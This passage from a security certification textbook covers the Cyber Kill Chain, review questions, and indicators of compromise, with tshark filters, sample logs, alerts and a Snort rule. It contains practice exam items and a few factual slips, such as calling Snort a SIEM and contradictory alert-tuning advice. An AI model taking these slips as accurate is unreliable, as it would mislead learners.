
The corners of the Diamond Model of Intrusion Analysis are defined as follows:

- **Adversaries:** The intent of the attack
- **Capabilities:** Attacker intrusion tools and techniques
- **Infrastructure:** The set of systems an attacker uses to launch attacks
- **Victim:** A single victim or multiple victims

Cyber Kill Chain

The ***Cyber Kill Chain*** is a cyber intrusion identification and prevention model developed by Lockheed Martin that describes the stages of an intrusion. It includes seven steps, as described in Figure 9-4. For more information, see https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html.

Key Topic



Reconnaissance	Research, identification, and selection of targets.
Weaponization	Pairing remote access malware with exploit into a deliverable payload (e.g., Adobe PDF and Microsoft Office files).
Delivery	Transmission of weapon to target (e.g., via email attachments, websites, or USB drives).
Exploitation	Once delivered, the weapon's code is triggered, exploiting vulnerable applications or systems.
Installation	The weapon installs a backdoor on a target's system, allowing persistent access.
Command & Control	Outside server communicates with the weapons providing "hands on keyboard" access inside the target's network.
Actions on Objective	The attacker works to achieve the objective of the intrusion, which can include exfiltration or destruction of data, or intrusion of another target.

Figure 9-4 Cyber Kill Chain

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 9-3 lists these key topics and the page number on which each is found.

Key Topic

Table 9-3 Key Topics for Chapter 9

Key Topic Element	Description	Page Number
List	Mitigations for APTs	233
List	Examples of internal actors	234
List	FBI categories of threat actors	236
List	Commonly used threat criteria	237
List	Dangers presented by social media	238
Table 9-1	DNS Record Types	240
Figure 9-1	tracert	241
Figure 9-2	Controlling DNS Zone Transfers	241
Table 9-2	ATT&CK Matrix for SaaS	244
Figure 9-3	Diamond Model of Intrusion Analysis	245
List	Corners of the Diamond Model of Intrusion Analysis	245
Figure 9-4	Cyber Kill Chain	246

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

> tactical threat information, commodity malware, strategic intelligence, targeted attack, operational intelligence, threat hunting, hunt teaming, threat emulation, advanced persistent threat (APT)/nation-state, insider threat, hacktivist, script kiddie, organized crime, supply chain access, intelligence feed, deep web, open-source intelligence (OSINT), A record, AAAA record, CNAME record, NS record, MX record, SOA record, DNS harvesting, tracert, nslookup, dig, human intelligence (HUMINT), MITRE Adversarial Tactics, Techniques, & Common Knowledge (ATT & CK), MITRE ATT & CK for Industrial Control System (ICS), Diamond Model of Intrusion Analysis, Cyber Kill Chain

Complete Tables and Lists from Memory

Print a copy of Appendix B, "Memory Tables" (found on the companion website), or at least the section for this chapter, and complete the tables and lists from memory. Appendix C, "Memory Tables Answer Key" (also on the companion website), includes completed tables and lists to check your work.

Review Questions

1. What is the third step in the Cyber Kill Chain?
    a. Delivery
    b. Exploitation
    c. Installation
    d. Command and control

2. When combing through a log looking for indicators of compromise (IOCs), one is performing what type of intelligence gathering?
    a. Strategic
    b. Tactical
    c. Operational
    d. Targeted

3. Which corner of the Diamond Model of Intrusion Analysis represents the set of systems an attacker uses to launch attacks?
    a. Victim
    b. Adversaries
    c. Infrastructure
    d. Capabilities

4. Which of the following types of intelligence is gathered to develop a response?
    a. Strategic
    b. Tactical
    c. Operational
    d. Targeted

5. Which of the following refers to a collection of techniques used by security personnel to bypass traditional security technologies to hunt down other attackers who may have used similar techniques?
    a. Distributed consensus
    b. Hunt teaming
    c. Trapdoor
    d. Blockchain

6. Which of the following is a knowledge base of adversary tactics and techniques based on real-world observations?
   a. Whois
   b. Kill Chain
   c. HUMINT
   d. MITRE ATT&CK

7. Which of the following allows computation on ciphertexts and generates an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext?
   a. Asymmetric encryption
   b. Homomorphic encryption
   c. Hashing
   d. Salting

8. Which of the following is used in Linux to troubleshoot DNS?
   a. nslookup
   b. dig
   c. tracert
   d. nbtstat

9. In which of the following is the attacker usually a group of organized individuals or a government that has a predefined objective and once the objective is met, the attack is halted?
   a. MITRE
   b. APT
   c. Smurf attack
   d. Backdoor

10. Which of the following is the DNS record representing a DNS server?
    a. A
    b. AAAA
    c. NS
    d. MX

This chapter covers the following topics:

- **Indicators of compromise:** This section covers packet capture (PCAP), network logs, vulnerability logs, operating system logs, access logs, NetFlow logs, notifications (including FIM alerts, SIEM alerts, DLP alerts, IDS/IPS alerts, and antivirus alerts), notification severity/priorities, and unusual process activity.
- **Response:** This section describes firewall rules, IPS/IDS rules, ACL rules, signature rules, behavior rules, DLP rules, and scripts/regular expressions.

This chapter covers CAS-004 Objective 2.2 Given a scenario, analyze indicators of compromise and formulate an appropriate response.

Formulating an appropriate response to a security incident is difficult if you are not versed in the recognition of the clues or indicators of compromise (IoCs). In this chapter you'll learn about IoCs, what they tell you about an impending attack, and how to match them with a range of possible responses.

CHAPTER 10

Analyzing Indicators of Compromise and Formulating an Appropriate Response

Indicators of Compromise

An ***indicator of compromise (IoC)*** is any activity, artifact, or log entry that is typically associated with an attack of some sort. Typical examples include the following:

- Virus signatures
- Known malicious file types
- Domain names of known botnet servers

In this section you'll learn about common IoCs.

Packet Capture (PCAP)

Packet capture is the process of using capture tools to collect raw packets from a network. Attackers are almost certain to attempt packet capture if given the opportunity. PCAP is the name given to an API used to record packet metrics. PCAP files are the result of the capture process, and these are the files that are analyzed using tools such a Wireshark.

By using packet capture, attackers may discover the following:

- Sensitive data that is not encrypted
- Information that, while not sensitive, may help with the OS, network, and service discovery process
- Packets sent between routers that may reveal network and device information

By performing packet capture, a security analyst can see what attackers see and can take steps to mitigate the most revealing issues.

Protocol Analyzers

Protocol analyzers, also called sniffers, are devices that can capture raw data frames from a network. They can be used as security and performance tools. Many protocol analyzers can organize and graph the information they collect. Graphs are great for visually identifying trends and patterns.

tshark

The ***tshark*** command captures packets on Linux and UNIX platforms, much as **tcpdump** does. **tshark** writes a file in PCAP format, as Wireshark does. Whenever a scenario calls for working from the terminal interface rather than a GUI interface, this tool supports the same filter functions as Wireshark, and because it is a command-line tool, it can be scripted. Let's look at some examples of the filtering that can be done with **tshark**.

These parameters or options can be used to control the exact manner in which the **tshark** command is carried out:

- **-i** to choose the interface on your machine
- **-a** for duration, which is in seconds
- **-w** to write the capture packets in the file

The following parameter allows for filtering with a specific IP address:

```
# tshark -i eth3 host 10.168.1.10
```

The following parameter allows for filtering from a specific source:

```
# tshark -i eth0 src net 19.0.0.0/8
```

The following parameter allows for filtering for a port:

```
# tshark -i eth0 host 192.168.1.1 and port 80
```

For more information, see https://www.wireshark.org/docs/wsug_html_chunked/AppToolstshark.html.

Logs


Although logs are not generally available to an attacker until a specific host is compromised, security analysts should examine logs of all infrastructure devices and critical server systems for signs of attempted access, both successful and unsuccessful.

It is likely that the first thing an attacker will do after compromising a system is to clear entries in the log related to their access, but attackers may at times fail to do this. Moreover, in some cases, careful examination of system and application logs may reveal that access entries are not present or have been deleted by the attacker.

Network Logs

Network logs are used to collect network traffic data so it can be analyzed for security and performance issues. These logs also create a digital trail of activities by the users. A good example of such a log file would be one from a firewall, as shown in Figure 10-1.

Key Topic



Date	Time	Action	Protocol	Source IP	Dest IP	Source Port	Dest Port	Size	Flags
2003-04-28	17:05:11	DROP	TCP	211.235.225.31	81.86.15.201	1778	445	48	S
2003-04-28	17:05:08	DROP	TCP	211.235.225.31	81.86.15.201	1778	445	48	S
2003-04-28	17:04:31	DROP	UDP	81.86.15.203	81.86.15.207	137	137	78	-
2003-04-28	17:04:30	DROP	UDP	81.86.15.203	81.86.15.207	137	137	78	-
2003-04-28	17:04:30	DROP	UDP	81.86.15.203	81.86.15.207	137	137	78	-
2003-04-28	17:04:05	DROP	TCP	220.68.17.107	81.86.15.201	2083	445	48	S
2003-04-28	17:03:59	DROP	TCP	220.68.17.107	81.86.15.201	2083	445	48	S
2003-04-28	17:03:56	DROP	TCP	220.68.17.107	81.86.15.201	2083	445	48	S
2003-04-28	16:59:57	DROP	UDP	81.86.15.201	81.86.15.207	138	138	211	-
2003-04-28	16:59:55	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:55	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:54	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:53	DROP	UDP	81.86.15.201	81.86.15.207	138	138	202	-
2003-04-28	16:59:53	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:53	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:50	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:50	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:50	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:50	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:49	DROP	UDP	81.86.15.201	81.86.15.207	138	138	202	-
2003-04-28	16:59:49	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:49	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:46	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:45	DROP	UDP	81.86.15.201	81.86.15.207	137	137	78	-
2003-04-28	16:59:37	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:35	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:34	DROP	UDP	81.86.15.202	81.86.15.207	137	137	78	-
2003-04-28	16:59:33	DROP	UDP	81.86.15.202	81.86.15.207	137	137	96	-

Last Update: 28/04/2003 17:05:58 Entries: 34725

Figure 10-1 Firewall Log

When managing network logs, you should follow the same guidelines as for managing other log files, as described in the following sections.

Computers, their operating systems, and the firewalls that may be present on them generate system information that is stored in log files. You should monitor network events, system events, application events, and user events. Keep in mind that any auditing activity will impact the performance of the system being monitored.

Organizations must find a balance between auditing important events and activities and ensuring that device performance is maintained at an acceptable level.

When designing an auditing mechanism, security professionals should remember the following guidelines:

- Develop an audit log management plan that includes mechanisms to control the log size, backup processes, and periodic review plans.
- Ensure that the ability to delete an audit log is a two-person control that must be completed by administrators.
- Monitor all high-privilege accounts (including all root users and administrative-level accounts).
- Ensure that the audit trail includes who processed a transaction, when the transaction occurred (date and time), where the transaction occurred (which system), and whether the transaction was successful.
- Ensure that deleting a log and deleting data within a log cannot occur.

NOTE ***Scrubbing*** is the act of deleting incriminating data from an audit log.

Vulnerability Logs

Vulnerability logs can be used to identify weakness that need to be corrected. One of the best examples of such a tool is a risk register. This is a document used to record risks, rate their likelihood and impact, and identify controls that can reduce the risk. Another example would be logs generated by a vulnerability scanner. You will learn more about these tools in Chapter 11, "Performing Vulnerability Management Activities."

Operating System Logs

Operating system logs record regular system events, including operating system and services events. Audit and security logs record successful and failed attempts to perform certain actions and require that security professionals specifically configure the actions that are audited. Organizations should establish policies regarding the collection, storage, and security of these logs. In most cases, the logs can be configured to trigger alerts when certain events occur. In addition, these logs must be periodically and systematically reviewed. Security professionals should also be trained on how to use these logs to detect when incidents have occurred. Having all the information in the world is no help if personnel do not have the appropriate skills to analyze it.

For large enterprises, the amount of log data that needs to be analyzed can be great. For this reason, an organization may implement a security information and event management (SIEM) device, which provides an automated solution for analyzing events and deciding where the attention needs to be given.

Say that an IDS logged an attack attempt from a remote IP address. One week later, the attacker successfully compromised the network. In this case, it is most likely that no one was reviewing the IDS event logs.

Consider another example of insufficient logging and mechanisms for review. Say that an organization did not know its internal financial databases were compromised until the attacker published sensitive portions of the database on several popular attacker websites. The organization was initially unable to determine when, how, or who conducted the attacks but rebuilt, restored, and updated the compromised database server to continue operations. If the organization remained unable to determine these specifics, it would need to look at the configuration of its system, audit, and security logs.

Access Logs

Audit trails detect computer penetrations and reveal actions that identify misuse. As a security professional, you should use audit trails to review patterns of access to individual objects. To identify abnormal patterns of behavior, you should first identify normal patterns of behavior. Also, you should establish the clipping level, which is a baseline of user errors above which violations will be recorded. For example, your organization may choose to ignore the first invalid login attempt, knowing that initial invalid login attempts are often due to user error. Any invalid login after the first one, however, would be recorded because it could be a sign of an attack.

Audit trails deter attackers' attempts to bypass the protection mechanisms that are configured on a system or device. As a security professional, you should specifically configure the audit trails to track system/device rights or privileges being granted to a user and data additions, deletions, or modifications. You can use Group Policy in a Windows environment to create and apply audit policies to computers. Figure 10-2 shows the Group Policy Management Console.

Key Topic




Figure 10-2 Group Policy Management Console

Finally, audit trails must be monitored, and automatic notifications should be configured. If no one monitors an audit trail, the data recorded in the audit trail is useless. Certain actions should be configured to trigger automatic notifications. For example, you may want to configure an email alert to occur after a certain number of invalid login attempts because invalid login attempts may be a sign that a password attack is occurring.

Table 10-1 displays selected Windows audit policies and the threats to which they are directed.

Table 10-1 Audit Events

Audit Event	Potential Threat
Success and failure audit for file-access printers and object-access events or print management success and failure audit of print access by suspect users or groups for the printers	Improper access to printers
Failure audit for logon/logoff	Random password hack
Success audit for user rights, user and group management, security change policies, restart, shutdown, and system events	Misuse of privileges
Success audit for logon/logoff	Stolen password break-in
Success and failure write access auditing for program files (.EXE and .DLL extensions) or success and failure auditing for process tracking	Virus outbreak
Success and failure audit for file-access and object-access events or File Explorer success and failure audit of read/write access by suspect users or groups for the sensitive files	Improper access to sensitive files

NetFlow Logs

You learned about NetFlow and the logs they produce in Chapter 1, "Ensuring a Secure Network Architecture."


Notifications

Notifications, or alerts, can be sent from various security devices, such as IPSs, IDSs, and SIEM systems. Some of these alerts are predefined within a tool, while others must be constructed or defined. In this section you'll learn about alerts from various device types.

FIM Alerts

You learned about file integrity monitoring (FIM) in Chapter 1. When a FIM system recognizes a file integrity issue, it can alert you to the event so you can take action before the integrity issue causes a larger problem. Figure 10-3 shows an example of a FIM dashboard with alerts for files added to the system.

Key Topic



Time	syscheck.path	syscheck.event	rule.description	rule.level	rule.id
Jul 7, 2020 @ 05:54:59.638	c:\users\vagrant\downloads\2018-06-18-emotet-and-icedid-malware\2018-06-18-follow-up-icedid-malware-seen-during-emotet-infection.exe	added	File added to the system.	5	554
Jul 7, 2020 @ 05:54:59.629	c:\users\vagrant\downloads\2018-06-18-emotet-and-icedid-malware\2018-06-18-emotet-malware-binary-sample-3-of-3.exe	added	File added to the system.	5	554
Jul 7, 2020 @ 05:54:59.623	c:\users\vagrant\downloads\2018-06-18-emotet-and-icedid-malware\2018-06-18-emotet-malware-binary-sample-2-of-3.exe	added	File added to the system.	5	554

Figure 10-3 FIM Alerts


SIEM Alerts

You learned about SIEM systems in Chapter 1. Please review that information, including the display of alerts in Figure 1-15.

DLP Alerts

You learned about data loss prevention (DLP) systems in Chapter 1. These systems can prevent data exfiltration and can alert you when such attempts are occurring. An example of a DLP alert is shown in Figure 10-4.

Key Topic



Subject: Data Loss Prevention - DLP BLOCK Alert for mcmillan.troy@pearson.com

See DLP Incident data below:

DLP# 79593561
Subject: DLP test 27
Sender: mcmillan.troy@pearson.com
Recipient: clapton.eric@canceled.com
DLP Channel: Endpoint Email/SMTP
FileName: N/A
Machine: ALAFLEMINKT-W7D
Policy Violation: Group to test EndPoint Blocking, US Social Security Number Patterns
Action Blocked

Figure 10-4 DLP Alert

IDS/IPS Alerts

IDS and IPS alerts can be created to send messages from a SIEM system to technicians. Rules can also be created to guide these alerts. Snort is an example of a well-known SIEM system.

Snort rules are divided into two logical sections: the rule header and the rule options. The rule header contains the rule's action, protocol, source and destination IP addresses, netmasks, and the source and destination ports. The rule option section contains alert messages and information on which parts of the packet should be inspected to determine if the rule action should be taken. The following is an example of a rule:

```
alert tcp any any -> 192.168.1.0/24 111 (msg: "<sensitive>";
```

The rule header is the portion that says **alert tcp any any -> 192.168.1.0/24 111**.

This rule's IP addresses indicate "any TCP packet with a source IP address not originating from the internal network and a destination address on the internal network."

The rule options portion—what the alert is looking for—is in parentheses **(msg:"<sensitive>";)**. In this case, the rule is looking for the appearance of the word sensitive in the message text. Using custom rules to create alert definitions can help tailor an alert and cut down on false positives.

Tuning Alert Thresholds

You can create alert thresholds such that an alert is issued only when a specific number of occurrences of the event have occurred. You can also create a threshold based on the number of events received per second.

Some tools offer other options, such as the following:

- If the alert should be reissued immediately if the event recurs, click Immediately.
- If the alert should be reissued only after the alert is reset, click Only if the alert was manually reset.
- If the alert should be reissued after a specified amount of time, click If time since last execution is more than Number minutes, and then type the number of minutes that should elapse before the action should be performed.

The number of alerts received is a function of these options and the sensitivity of the system. When there is a scarcity of alerts or if you feel you are not being alerted (false negatives), you may need to increase the sensitivity of the system or tune the alerts to make them less specific. On the other hand, if you are being overwhelmed with alerts or if many of them are not important or are faulty (false positives), you may need to increase the sensitivity or make the alert settings more specific.

NOTE A false negative means you do not get an alert when an attack is actually taking place. With a false positive, a security scanner falsely detects an attack when an attack is not actually occurring.


Alert Fatigue

A security team that receives too many false positives (alerts that do not represent threats) experiences ***alert fatigue***. Alert fatigue can lead to a loss of the sense of urgency that should always be present. Using custom rules to create alert definitions can help tailor alerts and cut down on false positives.

Antivirus Alerts

While antivirus systems can and will generate alerts such as the one in Figure 10-5, it is useful to know that some of these alerts may be faked, in an attempt to generate action on the part of the user that leads to compromise of the system.

Key Topic



Warning

Warning! Virus detected

Threat detected: SpamTool.Win32.Delf.h

Security Risk: ●●●●○


Infected file: C:\Documents and Settings\Michael\...

Description: This program is designed to send spam to email addresses harvested from the victim computer. The program is a Windows PE EXE file 82432 bytes in size.

Recommended:
Please click "Remove all" button to erase all infected files and protect your PC

Figure 10-5 Antivirus Alert

It is important to view alerts like this one in the log file created by the antivirus program, as shown in Figure 10-6, and verify that it was generated by the program and not a hacker. In this case, there doesn't appear to be a reference to the file mentioned in the alert, so you know it's fake (spamtool,win32.delf.h).




	Date	Location	Malware Name	Action	Status	Alert
1	05/02/2012 15:53:59	/home/johnsmith/...	Malware@@#1xtkkv...	Detect	Success	
2	05/02/2012 15:54:00	/home/johnsmith/...	Malware@#1xtkkvqa...	Ask	Success	Related alert
3	05/02/2012 16:21:45	/home/johnsmith/...	Malware@@#1xtkkv...	Detect	Success	
4	05/02/2012 16:21:45	/home/johnsmith/...	Malware@#1xtkkvqa...	Ask	Success	Related alert
5	05/02/2012 16:25:01	/home/johnsmith/...	Malware@@#1xtkkv...	Detect	Success	
6	05/02/2012 16:25:01	/home/johnsmith/...	Malware@#1xtkkvqa...	Ask	Success	Related alert
7	05/03/2012 09:13:44	/home/johnsmith/...	Malware@@#13un5...	Detect	Success	
8	05/03/2012 09:13:44	/home/johnsmith/...	Malware@#13un5pa...	Ask	Success	Related alert
9	05/03/2012 09:13:56	/home/johnsmith/...	Malware@@#1vjuuu...	Detect	Success	
10	05/03/2012 09:13:56	/home/johnsmith/...	Malware@#1vjuuud...	Ask	Success	Related alert
11	05/03/2012 09:13:57	/home/johnsmith/...	Malware@#13un5pa...	Quarant...	Success	
12	05/03/2012 09:14:18	/home/johnsmith/...	Malware@@#1yy3x...	Detect	Success	
13	05/03/2012 09:14:18	/home/johnsmith/...	Malware@#1yy3xw6...	Ask	Success	Related alert
14	05/03/2012 09:14:19	/home/johnsmith/...	Malware@#1vjuuud...	Quarant...	Success	
15	05/03/2012 09:25:22	/home/johnsmith/...	Malware@@#13un5...	Detect	Success	
16	05/03/2012 09:25:22	/home/johnsmith/...	Malware@#13un5pa...	Ask	Success	Related alert

Records: 313

Figure 10-6 Antivirus Log File

Notification Severity/Priorities

Notifications in a log file can report on issues ranging from normal to extremely serious. Filtering what you are seeing or filtering what you are capturing is advisable to reduce the clutter. In Chapter 11 you will learn about the vulnerability scanner NESSUS. Figure 10-7 shows a partial screenshot of Nessus. By default, Nessus starts by listing at the top of the output the issues found on a host that are rated with the highest severity.



Plugin ID	Count	Severity	Name	Family
32315	1	High	Firebird Default Credentials	Databases
51192	2	Medium	SSL Certificate Cannot Be Trusted	General
18405	1	Medium	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weaknes	Windows
24244	1	Medium	Microsoft .NET Custom Errors Not Set	Web Servers
57608	1	Medium	SMB Signing Disabled	Misc.
57690	1	Medium	Terminal Services Encryption Level is Medium or Low	Misc.
30218	1	Low	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.
14272	15	Info	netstat portscanner (SSH)	Port scanners
10736	7	Info	DCE Services Enumeration	Windows

Figure 10-7 NESSUS Scan Output

For the computer scanned in Figure 10-7, there is one high-severity issue (the default password for a Firebird database located on the host), and there are five medium-level issues, including two SSL certificates that cannot be trusted and a remote desktop on-path/man-in-the-middle attack vulnerability.

Syslog

Syslog is a protocol that can be used to collect logs from devices and store them in a central location called a Syslog server. Syslog provides a simple framework for log entry generation, storage, and transfer that any OS, security software, or application could use if designed to do so. Many log sources either use Syslog as their native logging format or offer features that allow their logging formats to be converted to Syslog format.

Syslog messages all follow the same format because they have, for the most part, been standardized. The Syslog packet size is limited to 1,024 bytes, and a packet carries the following information:

- **Facility:** The source of the message. The source can be the operating system, the process, or an application.
- **Severity:** Rated using the following scale:
  - **0 Emergency:** System is unusable.
  - **1 Alert:** Action must be taken immediately.
  - **2 Critical:** Critical conditions.
  - **3 Error:** Error conditions.
  - **4 Warning:** Warning conditions.
  - **5 Notice:** Normal but significant condition.
  - **6 Informational:** Informational messages.
  - **7 Debug:** Debug-level messages.

NOTE Severity in Cisco messages relates to the health of the reporting device, not to security!

- **Source:** The log from which this entry came.
- **Action:** The action taken on the packet.
- **Source:** The source IP address and port number.
- **Destination:** The destination IP address and port number.

Each Syslog message has only three parts. The first part specifies the facility and severity as numeric values. The second part of the message contains a timestamp and the host name or IP address of the source of the log. The third part is the actual log message, with content, as shown here:

